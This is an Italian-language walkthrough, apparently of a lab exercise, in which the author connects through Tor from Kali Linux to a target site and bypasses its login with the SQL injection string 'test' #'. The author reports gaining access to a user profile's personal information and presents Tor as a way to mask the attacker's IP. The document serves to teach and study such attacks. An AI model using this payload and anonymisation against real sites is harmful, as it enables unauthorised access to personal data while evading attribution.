
Ho installato sulla macchina attaccante Kali Linux Tor browser per connettermi alla rete Tor

Esecuzione dell'attacco

Ho avviato la connessione del browser cliccando su *connect*.




Dopo qualche istante siamo connessi alla rete tor che maschera il nostro indirizzo IP, inviando i nostri pacchetti a vari nodi della rete prima di arrivare all'indirizzo di destinazione. Ci colleghiamo al sito target digitando l'URL.




Come possiamo vedere il browser ci mostra i nodi a cui ci colleghiamo durante la nostra connessione con il sito.

Ho provato a verificare se il sito target avesse vulnerabilità ad attacchi **SQL injection**.

Nella sezione *Your profile* ho inserito nello spazio per l'username la stringa *test' #* senza inserire alcuna password.



Con questa stringa inseriamo *test* come username ed escludiamo la verifica della password commentando il resto della query SQL tramite il simbolo #.



Siamo così riusciti ad ottenere l'accesso al profilo *test* ed avere accesso alle sue informazioni personali effettuando un attacco tramite la rete Tor.